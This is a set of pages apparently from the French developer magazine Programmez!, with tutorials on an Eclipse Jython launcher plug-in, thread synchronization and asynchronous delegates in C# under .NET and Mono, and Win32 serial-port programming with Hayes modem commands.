


Figure 5 : Analyse du script Jython en cours d'édition, moyennant un branchement sur un point d'extension de l'éditeur.

Le raccourci de lancement.

Celui-ci est incontournable. En effet, nous devons donner à l'utilisateur un moyen pour agir. Pour cela, via le descriptif du plug-in, nous ajoutons un raccourci (automatiquement intégré au menu 'Run/Run as...') et nous spécifions pour quelles perspectives cette entrée est accessible. Notons que ceci ne marche bien qu'après installation du plug-in. En cours de débogage, cela ne fonctionne en principe que dans la perspective Debug. Enfin, nous implémentons `ILaunchShortcut`. L'implémentation consiste à récupérer le nom du fichier impliqué, éventuellement à tester s'il s'agit d'une configuration de lancement, construite à partir d'une boîte de dialogue et sinon, à construire un objet `ILaunchConfiguration` qui contiendra au moins le nom du script à lancer en plus de son id, bien évidemment. Puis, dans les deux cas, on invoque la méthode `launch` de l'objet et le tour est joué (Figure 6). Trois petites choses avant que nous nous quittons. D'abord, Jython doit être installé sur votre machine, cela tombe sous le sens. Ensuite, regardez bien le code qui contient une petite astuce, pour que les sorties de Jython soient redirigées sur la console d'Eclipse. Enfin, afin de vous éviter les pires maux de tête, n'oubliez pas de rajouter les paquets `org.eclipse.debug.ui` et `org.eclipse.debug.core` dans la section 'requires' du descriptif XML. Bonne programmation Eclipse.




Figure 6 : Et voilà, nous savons lancer un script Jython depuis le workbench.

Encadré 1

```
<extension
point = "org.eclipse.ui.viewActions">
<viewContribution
id="programmez.plugins.jythondev.contributionvue"
targetID="org.eclipse.ui.views.ResourceNavigator">

<!-- Menu intégré au menu du ResourceNavigator -->
<menu
id="resnav.jython.menu"
label="Script Jython"
path="additions">
<separator name="group1"/>
</menu>

<!-- action sur la barre d'outil du ResourceNavigator -->
<!-- et dans le menu incorporé précédemment -->
<action id="programmez.plugins.jythondev.actionvue"
label="Executer"
menubarPath="resnav.jython.menu/group1"
toolbarPath="additions"
icon="icons/python.gif"
tooltip="Vous pouvez cliquer ici pour exécuter le script Jython sélectionné"
class="programmez.plugins.jythondev.actions.ExecuteViewActionDelegate"
enablesFor="*1">
<selection class="org.eclipse.core.resources.IFile" name="*.py"/>
</action>

<!-- action analyse dans le menu -->
<action id="programmez.plugins.jythondev.actionvue1"
label="Analyse du script"
menubarPath="resnav.jython.menu/group1"
class="programmez.plugins.jythondev.actions.AnalyseViewActionDelegate"
enablesFor="*1">
<selection class="org.eclipse.core.resources.IFile" name="*.py"/>
</action>
</viewContribution>
</extension>
```

■ Frédéric Mazué - fmazue@programmez.com

4 numéros gratuits

Abonnez-vous et économisez 30%
soit 4 numéros gratuits sur l'année

Coupon d'abonnement page 67

LE MAGAZINE DU DÉVELOPPEMENT
Programmez!



La synchronisation de threads en C# sous Windows et sous Linux

3^{ème} partie

Avec .NET une collection est 'synchronisable', mais que se passe-t-il lorsqu'un deuxième thread tente de modifier un élément de la liste ? Second point : comment exécuter un thread de manière asynchrone ? Quid des appels sans retour ?

Comment gérer efficacement des tableaux ?

Etudions maintenant la possibilité de 'synchroniser' deux collections (attention à l'abus de langage qui tient du fait que la méthode utilisée se nomme "Synchronized"). Mais d'abord rappelons en quelques mots ce qu'est une collection en C#. Il s'agit d'une classe facilitant la vie d'un développeur qui désire gérer des tableaux. Cette classe possède des méthodes très puissantes, telles que Add(), Clear(), Count(), Remove(), Reverse(), Sort(), etc. (imaginez que vous deviez coder tout ceci, et vous comprendrez d'emblée l'utilité d'un tel framework).

Les collections se trouvent dans l'espace de nom (namespace) "System.Collections". La déclaration suivante est par conséquent obligatoire :

```
using System.Collections;
```

Il existe plusieurs types de collections comme ArrayList, Queue, Stack, SortedList et Hashtable. Celles-ci peuvent présenter un accès synchronisé à leurs éléments. Par contre, ce ne sera pas le cas des collections Array et BitArray. Par exemple, pour déclarer une collection de type ArrayList vous encoderez :

```
ArrayList ma_collection = new ArrayList();
```

Ensuite, nous pouvons ajouter des éléments avec la méthode Add(), connaître le nombre d'éléments avec la méthode Count(), effacer la liste avec Clear(), trier la liste avec Sort(), enlever un élément d'après sa position avec RemoveAt() ou d'après son nom avec la méthode Remove(). Voici un exemple qui démontre bien ces divers mécanismes :

```
[Collections.cs]
using System;
using System.Collections;
namespace tmt_collection
{
    class Class1
    {
        static void Main(string[] args)
        {
            ArrayList ma_collection = new ArrayList();
            ma_collection.Add("mars");
            ma_collection.Add("jupiter");
            ma_collection.Add("saturne");
            Console.WriteLine("Il y a {0} éléments ",ma_collection.Count);
```

```
Console.WriteLine("Le contenu du tableau est le suivant :");
foreach(string element in ma_collection)
    Console.WriteLine(element);
ma_collection.Reverse();
Console.WriteLine("Le tableau en ordre inverse :");
foreach(string element in ma_collection)
    Console.WriteLine(element);
ma_collection.Clear();
Console.WriteLine("Le tableau est 'vidé'");
Console.WriteLine("Il y a {0} éléments ",ma_collection.Count);
ma_collection.Add("pluton");
ma_collection.Add("neptune");
ma_collection.Add("uranus");
ma_collection.Add("terre");
Console.WriteLine("Tri ascendant de la collection");
ma_collection.Sort();
Console.WriteLine("Il y a {0} éléments ",ma_collection.Count);
Console.WriteLine("Le contenu du tableau est le suivant :");
foreach(string element in ma_collection)
    Console.WriteLine(element);
Console.WriteLine("Suppression de l'élément n°1 (indice 0)");
ma_collection.RemoveAt(0);
Console.WriteLine("Le contenu du tableau est le suivant :");
foreach(string element in ma_collection)
    Console.WriteLine(element);
Console.WriteLine("Il y a {0} éléments ",ma_collection.Count);
Console.WriteLine("Suppression de l'élément 'uranus'");
ma_collection.Remove("uranus");
Console.WriteLine("Le contenu du tableau est le suivant :");
foreach(string element in ma_collection)
    Console.WriteLine(element);
}
}
```

Compilons le avec Mono ou VS.NET, peu importe, et exécutons le :

```
#mcs Collections.cs ; mono Collections.exe
Compilation succeeded
Il y a 3 éléments
Le contenu du tableau est le suivant :
mars
jupiter
saturne
Le tableau en ordre inverse :
saturne
jupiter
```

```

mars
Le tableau est 'vidé'
Il y a 0 éléments
Tri ascendant de la collection
Il y a 4 éléments
Le contenu du tableau est le suivant :
neptune
pluton
terre
uranus
Suppression de l'élément n°1 (indice 0)
Le contenu du tableau est le suivant :
pluton
terre
uranus
Il y a 3 éléments
Suppression de l'élément 'uranus'
Le contenu du tableau est le suivant :
pluton
terre

```

La méthode Synchronized()

Pour synchroniser (lier) `ma_collection2` à `ma_collection` nous utiliserons la méthode `Synchronized()`. Modifions notre code :

```

...
ArrayList ma_collection = new ArrayList();
ArrayList ma_collection2 = ArrayList.Synchronized(ma_collection);
...

```

Et à la suite de `ma_collection.Remove("uranus");` écrivons ceci :

```

Console.WriteLine("Le contenu du tableau 2 synchronisé est le suivant :");
foreach(string element in ma_collection2)
    Console.WriteLine(element);
bool b1 = ma_collection.IsSynchronized;
bool b2 = ma_collection2.IsSynchronized;
if (b1)
    Console.WriteLine("ma_collection est synchronisée");
if (b2)
    Console.WriteLine("ma_collection2 est synchronisée");

```

Après compilation et exécution, nous constatons que `ma_collection2` possède un contenu identique à `ma_collection` (`ma_collection2` a été "décorée" avec le contenu de `ma_collection`). L'attribut `IsSynchronized` de `ma_collection` est à `false` tandis que celui de `ma_collection2` est à `true`.

Non thread-safe

Maintenant que se passerait-il si un thread parcourt la collection, tandis qu'un autre la modifie ? Il y aura lancement d'une exception. En terme technique on dit que l'énumération d'une collection n'est pas "thread-safe".

Pour empêcher cela il y a deux solutions. La première est d'intercepter les exceptions résultant des modifications apportées par d'autres

threads. C'est lourd et peu élégant. La deuxième est de verrouiller la collection pendant l'ensemble de l'énumération.

C'est possible en utilisant `SyncRoot()` qui retourne un objet utilisable par un `Monitor` (rappelez-vous la synchronisation des threads via la classe `System.Threading.Monitor`). Concrètement nous utilisons `lock()` pour verrouiller :

```

using System;
using System.Collections;
....
ArrayList ma_collection = new ArrayList(10);
lock (ma_collection.SyncRoot)
{
    Console.WriteLine("Sync: {0}", ma_collection.IsSynchronized);
}
....

```

La collection verrouillée n'est plus modifiable par un autre thread.

Un appel asynchrone : pour quel usage ?

Jusqu'à maintenant nous avons abordé la synchronisation des threads, en supposant que le thread réalisant l'appel attend sagement que la méthode appelée soit terminée. En programmation nous pouvons rencontrer de nombreux cas où le thread principal n'a pas besoin d'attendre la terminaison du thread lancé pour continuer en séquence. Par exemple, nous pouvons imaginer un logiciel qui expédie une lettre d'information par courrier électronique à des milliers d'utilisateurs. Pourquoi attendrait-il que le thread gérant le courrier sortant par SMTP se termine, avant d'envoyer un courrier à l'utilisateur suivant ?

Il y a quand même un bémol. Si nous ne limitons pas la création des threads expédiant le courrier, nous allons très vite saturer le serveur SMTP. En fait, ce ne sera pas nécessaire, car le CLR gère des pools de threads. En effet, non seulement il n'est pas nécessaire d'attendre la fin du traitement de l'envoi d'un courrier pour en expédier un autre, mais aussi peu importe les priorités de chaque thread. Il n'y a qu'un pool de thread par processus et le nombre maximal de threads par pool sera de 25 (on les appelle des "worker thread", des "threads ouvriers"). Notez que cette limite est modifiable, mais n'en abusez pas, au risque de créer un engorgement des ressources.

A la base : la délégation

Pour réaliser un appel asynchrone nous utiliserons la gestion des événements et les délégations. Un "delegate" joue en quelque sorte le rôle de pointeur en C#. Voici un mini exemple, illustrant cette fonctionnalité :

```

[delegate.cs]
using System;
namespace delegations
{
    public delegate void ma_delegation(string chaine);
    class Class1
    {
        static void Main(string[] args)
        {
            ma_delegation fonction_bidon = new ma_delegation(fonction_1);

```

```

fonction_bidon("appel_fonction_1");
fonction_bidon = new ma_delegation(fonction_2);
fonction_bidon("appel_fonction_2");
Console.WriteLine("Fin du programme...");
}
public static void fonction_1(string argument)
{
    Console.WriteLine("Appel de fonction_1 avec comme argument
: {0}",argument);
}
public static void fonction_2(string argument)
{
    Console.WriteLine("Appel de fonction_2 avec comme argument
: {0}",argument);
}
}
    
```

Après compilation et exécution, nous obtenons bien l'appel successif de la fonction_1 puis de la fonction_2 :

```

#mcs delegate.cs ; mono delegate.exe
Compilation succeeded
Appel de fonction_1 avec comme argument : appel_fonction_1
Appel de fonction_2 avec comme argument : appel_fonction_2
Fin du programme...
    
```



Figure 1

Les appels implicites BeginInvoke() et EndInvoke()

Dans le cas de l'appel asynchrone, le thread qui réalise un appel de méthode sur un objet continuera en séquence, sans attendre la fin de l'appel. Ce thread sera automatiquement géré par le pool de threads.

Si nous exécutons ILDASM sur l'assemblage delegate.exe (issu de la compilation de notre code source précédent delegate.cs) nous constatons qu'une classe déléguée implémente implicitement BeginInvoke() et EndInvoke(). Ces méthodes sont générées lors de la compilation et sont inconnues du mécanisme d'intellisense de Microsoft VS.NET.

```

.method public hidebysig newslot virtual
    
```

```

instance class [mscorlib]System.IAsyncResult
BeginInvoke(string chaine,
            class [mscorlib]System.AsyncCallback callback,
            object 'object') runtime managed
{
} // end of method ma_delegation::BeginInvoke
    
```

(Figure 1)

Pour réaliser un appel asynchrone, nous appellerons explicitement BeginInvoke() sur un délégué, et la valeur de retour sera récupérée par un appel EndInvoke().

```

int resultat = Proc.EndInvoke(Async);
    
```

Les premiers arguments de BeginInvoke seront les arguments de la méthode à appeler :

```

IAsyncResult Async = Proc.BeginInvoke(500,new AsyncCallback(appelcall
back),null);
    
```

(Si le dernier paramètre n'est pas null, vous pourrez indiquer un objet ("état") qui sera utilisable à la fois par le thread principal et par la procédure de finalisation).

Pour bien prouver que nous sommes en présence de plusieurs threads nous afficherons la valeur de hachage de chaque thread.

```

Console.WriteLine("CallBack: ThreadHashVal= " + Thread.CurrentThread.
GetHashCode());
    
```

Un mécanisme de gestion d'événements

Enfin un problème se pose sous Windows : les appels asynchrones gérés par le pool sont des threads de type "background". Autrement dit, sans gestion d'événements, l'application se terminera avant que le thread asynchrone ne prenne fin...

Avec Mono sous Linux, le CLR ne semble pas gérer le pool de la même manière, car l'application attend bien que les threads du pool soient "épuisés" avant de prendre fin.

Créons le gestionnaire d'événements :

```

static AutoResetEvent Evenement = new AutoResetEvent(false);
    
```

"Evenement" représente le "centre nerveux" qui centralise les événements.

Puis l'événement est levé :

```

Evenement.Set();
    
```

Et la méthode WaitOne() attend cette levée d'événement pour le thread principal :

```

Evenement.WaitOne();
    
```

Voici l'exemple récapitulatif :

```
[callback.cs]
using System;
using System.Threading;
using System.Runtime.Remoting.Messaging;

namespace TestAsynchrone
{
    class PrgCS
    {
        public delegate int fonctionattendue(int a);
        static AutoResetEvent Evenement = new AutoResetEvent(false);

        static int fonctionmultiplie(int a)
        {
            Thread tactuel = Thread.CurrentThread;
            Console.WriteLine("La priorité du Thread est fixée à {0}",tactuel.
Priority);
            Console.WriteLine("FonctionMultiplie: ThreadHashVal= " +
                Thread.CurrentThread.GetHashCode() );
            return a*a;
        }

        static void appelcallback(IAsyncResult Async)
        {
            Thread.Sleep(1000);
            fonctionattendue Proc = (fonctionattendue) ((AsyncResult)Async).Async
Delegate;
            int resultat = Proc.EndInvoke(Async);

            Console.WriteLine("CallBack: ThreadHashVal= " +
                Thread.CurrentThread.GetHashCode() );
            Console.WriteLine(resultat);
            Evenement.Set();
        }

        static void Main(String[] args)
        {
            fonctionattendue Proc = new fonctionattendue(fonctionmultiplie);
            IAsyncResult Async = Proc.BeginInvoke(500,new AsyncCallback
(appelcallback),null);

            Console.WriteLine("\nFin: ThreadHashVal= " +
                Thread.CurrentThread.GetHashCode() );

            Evenement.WaitOne();

            Console.WriteLine("Dernière ligne...");
        }
    }
}
```

Voici ce que ce donne sous Windows avec gestion des événements :

```
Fin: ThreadHashVal= 2
La priorité du Thread est fixée à Normal
FonctionMultiplie: ThreadHashVal= 3
CallBack: ThreadHashVal= 3
250000
Dernière ligne...
```

Si nous plaçons en commentaire la ligne `Evenement.WaitOne()`; le comportement de l'application changera :

```
La priorité du Thread est fixée à Normal
Fin: ThreadHashVal= 2
Dernière ligne...
```

Et avec mono et `Evenement.WaitOne` :

```
mcs callback.cs ; mono callback.exe
Compilation succeeded
La priorité du Thread est fixée à Lowest
FonctionMultiplie: ThreadHashVal= 842535240
Fin: ThreadHashVal= 1793266928
CallBack: ThreadHashVal= 842535240
250000
Dernière ligne...
```

Enfin avec mono sans `Evenement.WaitOne` :

```
mcs callback.cs ; mono callback.exe
Compilation succeeded
La priorité du Thread est fixée à Lowest
FonctionMultiplie: ThreadHashVal= 842535240
Fin: ThreadHashVal= 1793266928
Dernière ligne...
CallBack: ThreadHashVal= 842535240
250000
```

L'appel asynchrone ne fonctionne pas avec GNU Portable .NET qui n'implémente pas encore cette possibilité.

Notez bien que le CLR implémente également une possibilité d'appel sans retour. Un appel asynchrone de ce type est marqué par l'attribut "OneWay" (`System.Runtime.Remoting.Messaging.OneWay`). Dans ce cas, une exception lancée ne sera pas propagée.

Conclusion

Premièrement, nous ne le répéterons jamais assez, la programmation multithread en C# représente une matière complexe. Deuxièmement, l'implémentation des threads gérés, ou du pool de threads, dépend du CLR et enfin, les implémentations autres que .NET 1.1 comme Mono sont pour l'instant non matures. Sans compter qu'à cela s'ajoute un comportement sous-jacent, souvent différent d'un système d'exploitation à l'autre (Linux ou Windows)... Nous pouvons en tirer la conclusion qu'une application multi thread .NET en C# et utilisant tout le panel des possibilités du framework .Net n'est pas encore transposable telle quelle sous Linux.

■ **Xavier Leclercq** - xavier.leclercq@programmez.com

Faites votre numéro sur le port série

Les périphériques susceptibles d'être branchés sur le port série du PC sont nombreux : modems, tables traçantes, lecteurs de code barre, etc. Communiquer avec ces périphériques sous Windows est un exercice de style auquel nous allons nous adonner aujourd'hui.

De même qu'aux épreuves du baccalauréat quelques sujets reviennent périodiquement pour faire souffrir les malheureux candidats, la programmation du port série sous Windows est un thème que le développeur rencontre au moins une fois, que ce soit au cours de sa carrière ou simplement dans son cursus de formation. Nos lecteurs nous questionnent très fréquemment sur ce sujet pour nous faire part de problèmes que l'on peut résumer ainsi "ça marche, mais mal" ou encore "Avec l'hyper-terminal de Windows, le périphérique fonctionne, mais quand j'essaie mon code ça ne va plus et je perds des octets". Il faut dire que le travail est délicat. Il n'y a qu'une manière pour le faire sans ennui. Cet article va donc s'efforcer d'expliquer les principes de la programmation du port série du PC sous Windows, selon les règles de l'art. Après lecture, vous comprendrez facilement ce qui ne va pas dans votre code et comment y remédier. Toujours dans l'intention de satisfaire les demandes, nous fournissons plusieurs programmes d'exemples sur le site www.programmez.com. Un code écrit sous C++Builder d'abord. Ensuite nous donnons un exemple en C++, mais qui est surtout constitué d'appels aux APIs Windows pures et dures (pas de MFC ou de VCL ni rien, donc presque du C en fait). Nous avons écrit le code sous Visual C++. Nous donnons donc le projet VC++, mais nous avons également compilé le code sous Dev-C++ (qui utilise le compilateur mingw) et nous donnons le projet Dev-C++ également. Enfin, nous fournissons un exécutable. Si vous êtes pressés, vous pouvez essayer celui-ci directement sur votre modem.

Quel que soit le périphérique connecté au port série, les principes de programmation sont rigoureusement les mêmes. Nous nous faisons la main sur le modem, car nous partons du principe que tout le monde en possède un. Mais rien n'est plus simple que de modifier l'exemple en un terminal aussi générique que l'hyper-terminal de Windows. Pour cela, il vous suffit de supprimer les boutons qui envoient des commandes Hayes et de ne garder que les boutons d'ouverture et de fermeture du port. Enfin, vous devrez supprimer une ligne de code dans le code du bouton d'ouverture, il s'agit de la ligne qui envoie la chaîne "ate1\r\n" au modem, afin de le faire basculer en mode écho. En effet, les caractères que vous saisissez dans la zone de texte ne proviennent pas de Windows, mais bien du modem qui les renvoie. Si le mode écho n'est pas activé, alors vos saisies seront aveugles. Pour désactiver l'écho depuis le terminal, saisir la chaîne ateo suivie d'un retour chariot.

LE STANDARD HAYES

Travailler avec un périphérique série suppose de disposer de la documentation relative aux codes de contrôles à lui envoyer. Si vous avez perdu la documentation de votre modem (ou même si vous ne l'avez jamais eu...) pas de panique. Les modems obéissent aux commandes




Figure 1 : Les commandes Hayes se trouvent facilement sur le Web. Ici sur le site de... KDE

du standard Hayes. Ces commandes sont constituées de chaînes de caractères. Un retour chariot signale la fin de la chaîne au périphérique qui commence alors son travail. Il est facile de se procurer les commandes Hayes sur Internet, par exemple à :

<http://docs.kde.org/fr/HEAD/kdenetwork/kppp/appendix-hayes-commands.html>
(Figure 1)

Voici les commandes utilisées par notre programme d'exemple :

Commande	Description
at	Commande vide. Le modem retourne 'OK'. At est le préfixe pour toutes les commandes Hayes.
ata	Décroche.
ati3	Demande l'Id du modem qui est retourné sous la forme d'une chaîne de caractères.
atd01696969	Compose le numéro de téléphone 01696969
ate1	Active le mode écho (ate0 le désactive)

LE PORT SERIE EST UN FICHER COM1 AUTRE

Pour Windows le port série est vu comme un fichier. On l'ouvre donc comme un fichier et ... il ne se comporte pas comme n'importe quel fichier :) Ainsi, il n'est pas envisageable d'appeler l'API SetFilePointer pour un tel fichier, et ce n'est qu'un exemple. Voyons d'abord comment ouvrir le fichier. On utilise pour cela l'API CreateFile (ou CreateFileEx) après en avoir lu très attentivement la documentation. Si vous ne disposez pas de la MSDN (autrement dit la documentation officielle Microsoft) sur Cd-Rom, vous pouvez toujours consulter celle-ci sur Internet (Figure : 2). Vous pouvez alors (à <http://msdn.microsoft.com>) faire une recherche sur le nom de l'API. Mais le mieux est d'aller à cette page :

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winprog/winprog/windows_api_reference.asp

qui propose des APIs classées par catégories, ce qui est fort pertinent si vous ne savez pas à l'avance (cas le plus fréquent) ce que vous cherchez. Une autre possibilité est de télécharger cette documentation sur le site du compilateur MingW à :

<http://www.mingw.org/docs.shtml#win32api>

Les développeurs de MingW ont fait un magnifique travail pour nous simplifier la vie.

HISTOIRE d'I/O

Nous invoquons donc CreateFile pour ouvrir le port et nous sommes très attentifs aux paramètres que nous lui passons :

- lpFilename pointera sur une chaîne de caractères contenant le nom du port de communication à ouvrir, c'est-à-dire "COM1:", "COM2:", "LPT1:". (Oui, on peut faire la même chose avec le port parallèle :-).
- dwDesiredAccess doit être égal à GENERIC_READ|GENERIC_WRITE.
- dwShareMode doit être égal à 0
- lpSecurityAttributes sera NULL. La structure SECURITY_ATTRIBUTE sur laquelle peut pointer ce paramètre n'a pas de sens sous Windows 9x et ne présente guère d'intérêt dans le cas présent sous Windows NT et supérieurs.
- dwCreationDisposition vaudra OPEN_EXISTING, Windows ne sachant pas encore créer un port qui n'existerait pas matériellement ;)
- dwFlagsAndAttributes vaudra FILE_ATTRIBUTE_NORMAL ou FILE_FLAG_OVERLAPPED, selon que l'on souhaite travailler en mode synchrone ou en mode asynchrone respectivement. Nous expliquerons ces termes un peu plus loin dans cet article.
- hTemplateFile vaudra 0.

On notera que contrairement à ce qu'indique la documentation Microsoft, un appel à CreateFile n'est pas toujours suffisant pour initialiser le port série. Nous devons appeler l'API SetCommState pour achever l'initialisation, sous peine de voir échouer la communication avec nombre de périphériques chatouilleux. Enfin, il peut s'avérer nécessaire




Figure 2 : La documentation Microsoft en ligne.

d'allouer des tampons (pas avec un modem toutefois) pour les entrées/sorties, selon le type de périphérique impliqué. Cette allocation doit être faite au moyen de l'API SetupComm.

LA PROGRAMMATION SYNCHRONE

C'est la façon de procéder qui vient immédiatement à l'esprit, la plus immédiate, mais malheureusement la moins efficace. Elle consiste à écrire brutalement les octets à la suite les uns des autres sur le port, avec une routine rudimentaire, comme on pourrait le faire pour un fichier sur disque :

```
while(*pbuf)
{
    ::WriteFile(hSerialPort, (void *)pbuf, 1, &dwWritten, NULL);
    pbuf++;
}
```

D'un autre côté, on lira les octets avec une routine de ce genre

```
for(;;)
{
    ::ReadFile(hSerialPort, (void *)buffer, 1, &dwRead, NULL);
    if(!dwRead)
        break;
    // faire quelque chose avec l'octet lu.
}
```

Malheureusement, le port série ne se comporte pas comme un fichier ordinaire et les problèmes engendrés par cette façon peu précautionneuse de procéder sont nombreux. Ainsi, la routine d'écriture ne s'assure pas que le périphérique est en mesure de recevoir le premier octet, continue d'écrire sans se préoccuper de savoir si les octets suivants peuvent eux aussi être reçus, ignore si le périphérique souhaite accuser réception, travaille à son rythme, c'est-à-dire celui du PC, sans tenir aucun compte des capacités du périphérique et enfin, ne gère aucune erreur. La routine de lecture pose des problèmes du même tonneau, en plus de celui de s'arrêter, sans qu'il soit possible de déterminer si c'est parce que tous les octets ont été lus, ou parce qu'il y a eu une erreur. Les deux routines ont en outre en commun de bloquer l'application et le port. Les obstinés du mode synchrone peuvent tenter de placer les routines dans des threads séparés et afin d'éviter de tout bloquer, définiront un délai maximal pour les opérations d'entrées/sorties au moyen de l'API SetCommTimeouts. Cette solution, théoriquement possible ne donne jamais rien de bon en pratique, MEME en jouant sur la configuration du port, via SetCommState. Concluons : le mode synchrone est à proscrire, sauf si l'on tient à perdre des octets en cours de route.

LA VOIE ROYALE : LE MODE ASYNCHRONE.


Cette deuxième approche, très fiable, est celle recommandée à juste titre par Microsoft. Le code des routines de lecture et écriture est incontestablement plus ardu à écrire lorsqu'on se penche pour la première fois sur la question. En revanche, on gagne énormément en souplesse, en ce qui concerne le pilotage du périphérique, et le comportement du code est sans surprise. Les efforts sont donc très payants.

Dans ce mode, nous employons l'API CreateFile, en spécifiant comme attribut de fichier (dwFlagsAndAttributes) FILE_FLAG_OVERLAPPED, ce qui revient à demander à Windows d'effectuer les opérations d'entrées/sorties avec recouvrement. Lorsqu'il y a un recouvrement, le comportement des APIs ReadFile et WriteFile change radicalement : si une opération de lecture ou d'écriture peut être traitée immédiatement, elle

l'est. Sinon l'opération sera mise dans une file d'attente gérée par le système et sera traitée plus tard, dès que possible. Ceci implique que les APIs ReadFile et WriteFile rendent toujours immédiatement la main. Il ne sera donc plus question de blocage. La difficulté se trouve reportée sur la gestion des événements système. En effet, le traitement d'une opération d'entrée/sortie qui était en attente est signalé par le changement d'état d'un objet événement.

ÉVÉNEMENTS SOUS LES COUVERTURES

Les événements dont nous parlons sont des objets systèmes auxquels on accède, via un handle, après leur création. Ces événements sont des objets de synchronisation n'ayant rien à voir avec les événements générant le trafic des messages récupérés par les procédures de fenêtres, ni rien à voir avec la boucle de messages d'une application Windows. Sous leur forme la plus simple, les événements sont des objets à deux états : signalé et non signalé. Un programme s'informe du changement d'état de ces objets au moyen des API WaitForSingleObject ou WaitForMultipleObjects. L'appel de ces APIs provoque la mise en attente efficace du thread ou de l'application appelante. Cette attente est



dite efficace, car elle consomme un minimum de ressource système. En dehors des événements les plus simples, il existe des objets Windows qui sont à la fois autre chose ET des objets événements. Ainsi, un thread est un objet Windows dont la terminaison peut être attendue, via les APIs sus-mentionnées. Un objet événement est donc passé aux API ReadFile et WriteFile à l'intérieur d'une structure OVERLAPPED, dont un membre est ce fameux événement. L'état de l'objet basculera quand une opération d'entrées/sorties sera effectuée.

